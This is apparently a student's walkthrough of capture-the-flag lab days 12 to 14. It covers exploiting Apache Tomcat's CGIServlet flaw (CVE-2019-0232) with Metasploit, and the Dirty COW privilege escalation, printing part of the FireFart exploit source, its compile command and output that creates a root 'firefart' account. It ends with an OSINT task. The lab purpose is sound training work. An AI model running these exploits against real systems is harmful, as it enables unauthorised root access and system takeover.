
Day 12: Networking – Ready, set, elf.

Tools used: Kali Linux, chrome

Solution/walkthrough: DarkSec

Question 1

What is the version number of the web server?




Question 2

What CVE can be used to create a Meterpreter entry onto the machine? (Format: CVE-XXXX-XXXX)


Question 3

What are the contents of flag1.txt



Question 4

What were the Metasploit settings you had to set?



Thought Process/Methodology:

I opened the terminal and used nmap with my IP address. Then, I opened Apache Tomcat. After that, I used msfconsole. Next, I searched for CGIServlet. Then, I search for 2019-0232 in the terminal and used exploit 0. After that, I went to options and set the rhost to my IP address. Then, I keyed in 10.10.84.133:8080/cgi-bin/elfwhacker.bat into the URL. After that, I set the LHOST to the machine IP address. Next, I set my IP address to cgi-bin/elfwhacker.bat and ran it. Then, I used the shell command and changed directory to c:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin. Next, I viewed what is inside flag1.txt.


Day 13: Networking – Coal for Christmas

Tools used: Kali Linux, Chrome

Solution/walkthrough: John Hammond


Question 1

What old, deprecated protocol and service is running?




Question 2

What credential was left for you?



Question 3

What distribution of Linux and version number is this server running?



Question 4

Who got here first?

Question 5

What is the verbatim syntax you can use to compile, taken from the real C source code comments?

```
//
// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
//
// To use this exploit modify the user values according to your needs.
//   The default is "firefart".
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
//   https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
//   "./dirty" or "./dirty my-new-password"
//
// Afterwards, you can either "su firefart" or "ssh firefart@..."
//
// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
//   mv /tmp/passwd.bak /etc/passwd
//
// Exploit adopted by Christian "FireFart" Mehlmauer
// https://firefart.at
//

#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <stdio.h>
#include <stdint.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/wait.h>
#include <sys/ptrace.h>
#include <stdlib.h>
#include <unistd.h>
#include <crypt.h>

const char *filename = "/etc/passwd";
const char *backup_filename = "/tmp/passwd.bak";
const char *salt = "firefart";

int f;
void *map;
pid_t pid;
pthread_t pth;
struct stat st;

struct Userinfo {
   char *username;
   char *hash;
   int user_id;
   int group_id;
   char *info;
   char *home_dir;
   char *shell;
};
```

Question 6

What "new" username was created, with the default operations of the real C source code?

```
File  Actions  Edit  View  Help
christmas.sh  cookies_and_milk.txt  dirty  dirty.c
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:firutqj3mjTCU:0:0:pwned:/root:/bin/bash

mmap: 7f4bda9cd000
madvise 0
ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'jack'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'jack'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
$ su firefart
Password:
firefart@christmas:/home/santa#
```

Question 7

What is the MD5 hash output?

```
firefart@christmas: ~
File  Actions  Edit  View  Help
firefart@christmas:~# ls
christmas.sh  message_from_the_grinch.txt
firefart@christmas:~# touch coal
firefart@christmas:~# ls
christmas.sh  coal  message_from_the_grinch.txt
firefart@christmas:~# coal message_from_the_grinch.txt
No command 'coal' found, did you mean:
 Command 'cal' from package 'bsdmainutils' (main)
 Command 'cola' from package 'git-cola' (universe)
 Command 'coax' from package 'atlc' (universe)
 Command 'col' from package 'bsdmainutils' (main)
 Command 'coala' from package 'coala' (universe)
 Command 'ccal' from package 'ccal' (universe)
coal: command not found
firefart@christmas:~# tree
.
├── christmas.sh
├── coal
└── message_from_the_grinch.txt

0 directories, 3 files
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc  -
firefart@christmas:~#
```

Question 8

What is the CVE for DirtyCow?

Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel

View Exploit Details

FAQ

What is the CVE-2016-5195?

CVE-2016-5195 is the official reference to this bug. CVE (Common Vulnerabilities and Exposures) is the Standard for Information Security Vulnerability Names maintained by MITRE.

Why is it called the Dirty COW bug?

"A race condition was found in the way the Linux kernel's memory subsystem handled the copy-on-write (COW)

https://github.com/dirtycow/dirtycow.github.io/wiki/PoCs

Thought Process/Methodology:

I opened the terminal and made a directory. Then, I switched to that directory and used nmap with my IP address. After nmap is started, viewed the needed information and used ssh with my IP address. After I saw that it requires a password, I used the server (telnet) and viewed what was inside. After I saw a username and password, I went back to ssh with the username (santa) and keyed in the password. When I am logged in as santa, I used ls to view the files inside and ls -la to view more information. Then, I executed christmas.sh. Next, I used the commands as told and viewed the needed information. Next, I runned cookies_and_milk.txt and saw that the Grinch modified the file. After I noticed that, I created a file (dirty.co) and pasted the codes in. Then, I pasted the compile line into the terminal and runned the command (./dirty) and entered a new password. When it was done, I switched my user account to firefart. Then, I changed to root and used ls to view

the files. Next, I opened message_from_the_grinch.txt and read the message. After that, I redirected to coal, runned the tree command ,and piped the tree to md5sum. After that, I was shown the flag.


Day 14: OSINT – Where's Rudolph?

Tools used: Kali Linux, Chome

Solution/walkthrough: The Cyber Mentor


Question 1

What URL will take me directly to Rudolph's Reddit comment history?




Question 2

According to Rudolph, where was he born?



